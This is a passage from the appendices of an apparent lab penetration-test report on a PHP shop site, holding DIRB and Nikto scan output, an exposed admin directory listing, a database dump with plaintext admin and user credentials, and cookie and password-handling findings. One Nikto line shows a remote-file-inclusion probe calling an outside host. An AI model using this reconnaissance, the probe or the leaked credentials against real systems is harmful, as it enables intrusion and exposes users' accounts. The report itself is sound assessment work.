URL	http://192.168.1.20/assets/js/scrollReveal.js
Method	GET
URL	http://192.168.1.20/assets/js/jquery.easing.min.js
Method	GET
URL	http://192.168.1.20/customers/js/jquery.bdt.js
Method	GET
Instances	17
Solution	Remove all comments that return information that may help an attacker and fix any underlying problems they refer to.
Other information	The following comment/snippet was identified via the pattern: \bFROM\b // detach from parent, fire event then clean up data
Reference	
CWE Id	200
WASC Id	13
Source ID	3

APPENDIX C – PART 1 - DIRB RESULTS FOR 'COMMON.TXT'

DIRB v2.22

By The Dark Raver

OUTPUT_FILE: /root/Desktop/dirb_result_10.11.2020_12:58

START_TIME: Tue Nov 10 08:01:21 2020

URL_BASE: http://192.168.1.20:80/

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

OPTION: Not Stopping on warning messages

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.20:80/ ----

==> DIRECTORY: http://192.168.1.20:80/admin/

==> DIRECTORY: http://192.168.1.20:80/assets/

==> DIRECTORY: http://192.168.1.20:80/backup/

+ http://192.168.1.20:80/cgi-bin/ (CODE:403|SIZE:1038)

==> DIRECTORY: http://192.168.1.20:80/contact/

==> DIRECTORY: http://192.168.1.20:80/css/

==> DIRECTORY: http://192.168.1.20:80/customers/

==> DIRECTORY: http://192.168.1.20:80/database/

==> DIRECTORY: http://192.168.1.20:80/font/

==> DIRECTORY: http://192.168.1.20:80/image/

==> DIRECTORY: http://192.168.1.20:80/includes/

+ http://192.168.1.20:80/index.php (CODE:200|SIZE:19040)

+ http://192.168.1.20:80/info.php (CODE:200|SIZE:287201)

==> DIRECTORY: http://192.168.1.20:80/js/

+ http://192.168.1.20:80/phpinfo.php (CODE:200|SIZE:98230)

+ http://192.168.1.20:80/phpmyadmin (CODE:403|SIZE:1193)

==> DIRECTORY: http://192.168.1.20:80/pictures/

+ http://192.168.1.20:80/robots.txt (CODE:200|SIZE:34)

==> DIRECTORY: http://192.168.1.20:80/vbscript/

==> DIRECTORY: http://192.168.1.20:80/W3SVC3/

---- Entering directory: http://192.168.1.20:80/admin/ ----

+ http://192.168.1.20:80/admin/admin.php (CODE:200|SIZE:8419)

==> DIRECTORY: http://192.168.1.20:80/admin/css/

+ http://192.168.1.20:80/admin/index.php (CODE:302|SIZE:9177)

==> DIRECTORY: http://192.168.1.20:80/admin/js/

---- Entering directory: http://192.168.1.20:80/assets/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

==> DIRECTORY: http://192.168.1.20:80/assets/css/

==> DIRECTORY: http://192.168.1.20:80/assets/fonts/

==> DIRECTORY: http://192.168.1.20:80/assets/img/

==> DIRECTORY: http://192.168.1.20:80/assets/js/

---- Entering directory: http://192.168.1.20:80/backup/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

APPENDIX C – PART 2 – DIRB RESULTS FOR 'BIG.TXT'

DIRB v2.22

By The Dark Raver

OUTPUT_FILE: /root/Desktop/dirb_result__big_wordlist_10.11.2020_13:55

START_TIME: Tue Nov 10 08:03:07 2020

URL_BASE: http://192.168.1.20:80/

WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt

OPTION: Not Stopping on warning messages

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.1.20:80/ ----

==> DIRECTORY: http://192.168.1.20:80/W3SVC3/

==> DIRECTORY: http://192.168.1.20:80/admin/

==> DIRECTORY: http://192.168.1.20:80/adminarea/

==> DIRECTORY: http://192.168.1.20:80/assets/

==> DIRECTORY: http://192.168.1.20:80/backup/

+ http://192.168.1.20:80/cgi-bin/ (CODE:403|SIZE:1038)

==> DIRECTORY: http://192.168.1.20:80/contact/

==> DIRECTORY: http://192.168.1.20:80/css/

==> DIRECTORY: http://192.168.1.20:80/customers/

==> DIRECTORY: http://192.168.1.20:80/database/

==> DIRECTORY: http://192.168.1.20:80/font/

==> DIRECTORY: http://192.168.1.20:80/image/

==> DIRECTORY: http://192.168.1.20:80/includes/

==> DIRECTORY: http://192.168.1.20:80/js/

+ http://192.168.1.20:80/phpmyadmin (CODE:403|SIZE:1193)

==> DIRECTORY: http://192.168.1.20:80/pictures/

+ http://192.168.1.20:80/robots.txt (CODE:200|SIZE:34)

==> DIRECTORY: http://192.168.1.20:80/vbscript/

---- Entering directory: http://192.168.1.20:80/W3SVC3/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/admin/ ----

==> DIRECTORY: http://192.168.1.20:80/admin/css/

==> DIRECTORY: http://192.168.1.20:80/admin/item_images/

==> DIRECTORY: http://192.168.1.20:80/admin/js/

---- Entering directory: http://192.168.1.20:80/adminarea/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

==> DIRECTORY: http://192.168.1.20:80/adminarea/includes/

---- Entering directory: http://192.168.1.20:80/assets/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

==> DIRECTORY: http://192.168.1.20:80/assets/css/

==> DIRECTORY: http://192.168.1.20:80/assets/fonts/

==> DIRECTORY: http://192.168.1.20:80/assets/img/

==> DIRECTORY: http://192.168.1.20:80/assets/js/

---- Entering directory: http://192.168.1.20:80/backup/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/contact/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

==> DIRECTORY: http://192.168.1.20:80/contact/include/

==> DIRECTORY: http://192.168.1.20:80/contact/scripts/

---- Entering directory: http://192.168.1.20:80/css/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/customers/ ----

==> DIRECTORY: http://192.168.1.20:80/customers/css/

==> DIRECTORY: http://192.168.1.20:80/customers/item_images/

==> DIRECTORY: http://192.168.1.20:80/customers/js/

---- Entering directory: http://192.168.1.20:80/database/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

+ Remaining scan stats:

Words: 15334 | Directories: 19

---- Entering directory: http://192.168.1.20:80/font/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/image/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

==> DIRECTORY: http://192.168.1.20:80/image/back/

---- Entering directory: http://192.168.1.20:80/includes/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/js/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/pictures/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/vbscript/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/admin/css/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

+ Remaining scan stats:

Words: 6958 | Directories: 13

---- Entering directory: http://192.168.1.20:80/admin/item_images/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/admin/js/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/adminarea/includes/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/assets/css/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/assets/fonts/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/assets/img/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/assets/js/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/contact/include/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/contact/scripts/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/customers/css/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/customers/item_images/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/customers/js/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20:80/image/back/ ----


(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

END_TIME: Tue Nov 10 08:24:07 2020

DOWNLOADED: 613740 - FOUND: 3

APPENDIX D – ADMINAREA FILES



Index of /adminarea

Name	Last modified	Size	Description
Parent Directory		-	
adminhome.php	2016-07-28 11:41	915	
adminmenu.php	2014-03-26 01:08	352	
adminstyle.css	2014-03-19 20:06	133	
confirmcategory.php	2014-05-18 15:38	1.3K	
confirmeditcategory.php	2016-07-28 11:41	1.3K	
confirmeditpage.php	2016-07-28 11:41	1.3K	
confirmeditprod.php	2016-07-28 11:41	1.8K	
confirmeditsubcat.php	2016-07-28 11:41	1.4K	
confirmedituser.php	2016-07-28 11:41	2.1K	
confirmprod.php	2014-05-18 16:02	1.6K	
confirmsubcat.php	2014-05-18 15:42	1.3K	
confirmuser.php	2014-05-18 15:43	1.8K	
default.php	2016-07-28 11:41	279	
delconfirm.php	2014-05-18 16:02	1.5K	
deletecategory.php	2014-05-18 15:44	1.1K	
deletepage.php	2014-05-18 15:45	1.0K	
deleteprod.php	2014-05-18 15:45	1.1K	
deletesubcat.php	2014-05-18 15:45	1.1K	
deleteuser.php	2014-05-18 15:45	1.3K	
editcategory.php	2016-07-28 11:41	4.0K	
editpage.php	2016-07-28 11:41	3.8K	
editprod.php	2016-07-28 11:41	6.3K	
editsubcat.php	2016-07-28 11:41	4.5K	
edituser.php	2016-07-28 11:41	12K	
includes/	2020-10-02 09:04	-	
logout.php	2016-07-28 11:41	405	
newcategory.php	2016-07-28 11:41	3.3K	
newprod.php	2016-07-28 11:41	5.7K	
newsubcat.php	2016-07-28 11:41	3.8K	
newuser.php	2016-07-28 11:41	11K	
viewcategories-pagin..>	2016-07-28 11:41	3.9K	
viewcategories.php	2016-07-28 11:41	2.2K	
viewpage.php	2016-07-28 11:41	2.1K	
viewprod-paginated.php	2016-07-28 11:41	4.2K	
viewprod.php	2016-07-28 11:41	2.5K	
viewsubcat-paginated..>	2016-07-28 11:41	4.1K	
viewsubcat.php	2016-07-28 11:41	2.4K	
viewusers-paginated.php	2016-07-28 11:41	4.4K	
viewusers.php	2016-07-28 11:41	2.6K	

Figure 84 - Contents of the adminarea directory

APPENDIX E – MYSQL DATABASE DUMP

```
-- MySQL Administrator dump 1.4

--

-- ------------------------------------------------------

-- Server version    5.5.16-log




/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;

/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;

/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;

/*!40101 SET NAMES utf8 */;


/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;

/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;

/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;




--

-- Create schema edgedata

--


CREATE DATABASE /*!32312 IF NOT EXISTS*/ edgedata;
```

```
USE edgedata;


--

-- Table structure for table `edgedata`.`admin`

--


DROP TABLE IF EXISTS `admin`;

CREATE TABLE `admin` (

  `admin_id` int(10) unsigned NOT NULL AUTO_INCREMENT,

  `admin_username` varchar(500) NOT NULL DEFAULT '',

  `admin_password` varchar(500) NOT NULL DEFAULT '',

  PRIMARY KEY (`admin_id`)

) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;


--

-- Dumping data for table `edgedata`.`admin`

--


/*!40000 ALTER TABLE `admin` DISABLE KEYS */;

INSERT INTO `admin` (`admin_id`,`admin_username`,`admin_password`) VALUES

(1,'admin','admin');

/*!40000 ALTER TABLE `admin` ENABLE KEYS */;
```

```
--

-- Table structure for table `edgedata`.`items`

--


DROP TABLE IF EXISTS `items`;

CREATE TABLE `items` (

  `item_id` int(10) unsigned NOT NULL AUTO_INCREMENT,

  `item_name` varchar(5000) NOT NULL DEFAULT '',

  `item_price` double DEFAULT NULL,

  `item_image` varchar(5000) NOT NULL DEFAULT '',

  `item_date` date NOT NULL DEFAULT '0000-00-00',

  PRIMARY KEY (`item_id`)

) ENGINE=InnoDB AUTO_INCREMENT=20 DEFAULT CHARSET=latin1;


--

-- Dumping data for table `edgedata`.`items`

--


/*!40000 ALTER TABLE `items` DISABLE KEYS */;

INSERT INTO `items` (`item_id`,`item_name`,`item_price`,`item_image`,`item_date`) VALUES

(5,'Item2 ',100,'147124.jpg','2016-11-10'),

(6,'Item3',50,'181757.jpg','2016-11-10'),

(7,'Item4',60,'783298.jpg','2016-11-10'),

(8,'Item5',55,'14231.jpg','2016-11-10'),
```

```
(9,'Item6',90,'289865.jpg','2016-11-10'),
(11,'Item1',40,'722934.jpg','2016-11-10'),
(12,'Item101',1000,'838084.jpg','2016-11-14'),
(13,'Item102',500,'320199.jpg','2016-11-14'),
(14,'Item103',300,'361204.jpg','2016-11-14'),
(15,'Item105',500,'444526.jpg','2016-11-14'),
(16,'Item106',600,'956983.jpg','2016-11-14'),
(17,'Item107',300,'855187.jpg','2016-11-14'),
(18,'Item108',400,'45968.jpg','2016-11-14'),
(19,'item909',50.5,'158191.jpg','2016-11-14');
/*!40000 ALTER TABLE `items` ENABLE KEYS */;



--
-- Table structure for table `edgedata`.`orderdetails`
--

DROP TABLE IF EXISTS `orderdetails`;
CREATE TABLE `orderdetails` (
  `order_id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `user_id` int(11) NOT NULL DEFAULT '0',
  `order_name` varchar(1000) NOT NULL DEFAULT '',
  `order_price` double NOT NULL DEFAULT '0',
  `order_quantity` int(10) unsigned NOT NULL DEFAULT '0',
```

```
  `order_total` double NOT NULL DEFAULT '0',

  `order_status` varchar(45) NOT NULL DEFAULT '',

  `order_date` date NOT NULL DEFAULT '0000-00-00',

  PRIMARY KEY (`order_id`),

  KEY `FK_orderdetails_1` (`user_id`),

  CONSTRAINT `FK_orderdetails_1` FOREIGN KEY (`user_id`) REFERENCES `users` (`user_id`) ON DELETE
CASCADE ON UPDATE CASCADE

) ENGINE=InnoDB AUTO_INCREMENT=33 DEFAULT CHARSET=latin1;



--

-- Dumping data for table `edgedata`.`orderdetails`

--



/*!40000 ALTER TABLE `orderdetails` DISABLE KEYS */;

INSERT INTO `orderdetails`
(`order_id`,`user_id`,`order_name`,`order_price`,`order_quantity`,`order_total`,`order_status`,`order_da
te`) VALUES

(20,4,'Item2 ',100,2,200,'Ordered_Finished','2016-11-14'),

(23,4,'Item2 ',100,3,300,'Ordered_Finished','2016-11-14'),

(30,4,'Item2 ',100,1,100,'Ordered','2016-11-15'),

(32,4,'Item4',60,2,120,'Ordered','2016-11-15');

/*!40000 ALTER TABLE `orderdetails` ENABLE KEYS */;



--
```

```
-- Table structure for table `edgedata`.`users`

--


DROP TABLE IF EXISTS `users`;

CREATE TABLE `users` (

  `user_id` int(11) NOT NULL AUTO_INCREMENT,

  `user_email` varchar(1000) NOT NULL,

  `user_password` varchar(1000) NOT NULL,

  `user_firstname` varchar(1000) NOT NULL,

  `user_lastname` varchar(1000) NOT NULL,

  `user_address` varchar(1000) NOT NULL,

  PRIMARY KEY (`user_id`)

) ENGINE=InnoDB AUTO_INCREMENT=6 DEFAULT CHARSET=latin1;



--

-- Dumping data for table `edgedata`.`users`

--



/*!40000 ALTER TABLE `users` DISABLE KEYS */;

INSERT INTO `users`
(`user_id`,`user_email`,`user_password`,`user_firstname`,`user_lastname`,`user_address`) VALUES

(1,'gebb.freelancer@gmail.com','gebbz03','Gebb','Ebero','Badas'),

(3,'gebb.sage@gmail.com','gebbz03','sdffs','adad','ssad'),

(4,'mik@gmail.com','mik','Gebb','Ebero','Badas');
```

```
/*!40000 ALTER TABLE `users` ENABLE KEYS */;


/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;

/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;

/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;

/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;

/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;

/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;

/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
```

APPENDIX F – NIKTO SCAN RESULTS

```
- Nikto v2.1.6

---------------------------------------------------------------------------

+ Target IP:         192.168.1.20

+ Target Hostname:    192.168.1.20

+ Target Port:        80

+ Start Time:         2020-11-10 08:40:51 (GMT-5)

---------------------------------------------------------------------------

+ Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3

+ Retrieved x-powered-by header: PHP/5.6.34

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
some forms of XSS
```

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ Cookie PHPSESSID created without the httponly flag

+ Entry '/info.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)

+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var

+ PHP/5.6.34 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.

+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.

+ OpenSSL/1.0.2n appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.

+ Perl/v5.16.3 appears to be outdated (current is at least v5.20.0)

+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ /admin/config.php: PHP Config file may contain database IDs and passwords.

+ /phpinfo.php: Output from the phpinfo() function was found.

+ /config.php: PHP Config file may contain database IDs and passwords.

+ OSVDB-3268: /backup/: Directory indexing found.

+ OSVDB-3092: /backup/: This might be interesting...

+ OSVDB-3268: /css/: Directory indexing found.

+ OSVDB-3092: /css/: This might be interesting...

+ OSVDB-3268: /includes/: Directory indexing found.

+ OSVDB-3092: /includes/: This might be interesting...

+ OSVDB-3268: /database/: Directory indexing found.

+ OSVDB-3093: /database/: Databases? Really??

+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.

+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.

+ OSVDB-3268: /icons/: Directory indexing found.

+ OSVDB-3268: /image/: Directory indexing found.

+ /admin/admin.php: PHP include error may indicate local or remote file inclusion is possible.

+ OSVDB-9624: /admin/admin.php?adminpy=1: PY-Membres 4.2 may allow administrator access.

+ OSVDB-3233: /icons/README: Apache default file found.

+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/

+ /login.php: Admin login page/section found.

+ 8726 requests: 0 error(s) and 33 item(s) reported on remote host

+ End Time: 2020-11-10 08:47:41 (GMT-5) (410 seconds)

+ 1 host(s) tested

APPENDIX G – NULL USER SECRET COOKIE




Figure 85 - POST request with user credentials removed

Figure 86 - PHPSESSID and SecretCookie of the null user




Figure 87 - CyberChef decoding SecretCookie, showing user was logged in

APPENDIX H – TOP 10 WORST PASSWORDS - PASSWORDS SUBMITTED

```
<p>Old Password:</p>
            <div class="form-group">
            <input class="form-control" placeholder="Password" name="user_password" type="password" value="123456789" required>
           </div>

 <p>Old Password:</p>
             <div class="form-group">
             <input class="form-control" placeholder="Password" name="user_password" type="password" value="picture1" required>
            </div>
<p>Old Password:</p>
            <div class="form-group">
            <input class="form-control" placeholder="Password" name="user_password" type="password" value="password" required>
           </div>

 <p>Old Password:</p>
             <div class="form-group">
             <input class="form-control" placeholder="Password" name="user_password" type="password" value="123123" required>
            </div>

 <p>Old Password:</p>
             <div class="form-group">
             <input class="form-control" placeholder="Password" name="user_password" type="password" value="111111" required>
            </div>
<p>Old Password:</p>
            <div class="form-group">
            <input class="form-control" placeholder="Password" name="user_password" type="password" value="password" required>
           </div>

 <p>Old Password:</p>
             <div class="form-group">
             <input class="form-control" placeholder="Password" name="user_password" type="password" value="123123" required>
            </div>

<p>Old Password:</p>
            <div class="form-group">
            <input class="form-control" placeholder="Password" name="user_password" type="password" value="12345" required>
           </div>
<p>Old Password:</p>
            <div class="form-group">
            <input class="form-control" placeholder="Password" name="user_password" type="password" value="senha" required>
           </div>
```

Figure 88 - Top 10 passwords seen in plain text in password field

APPENDIX I – PASSWORD CASE SENSITIVITY VULNERABILITY




Figure 89 - Hacklab password submitted in upper case

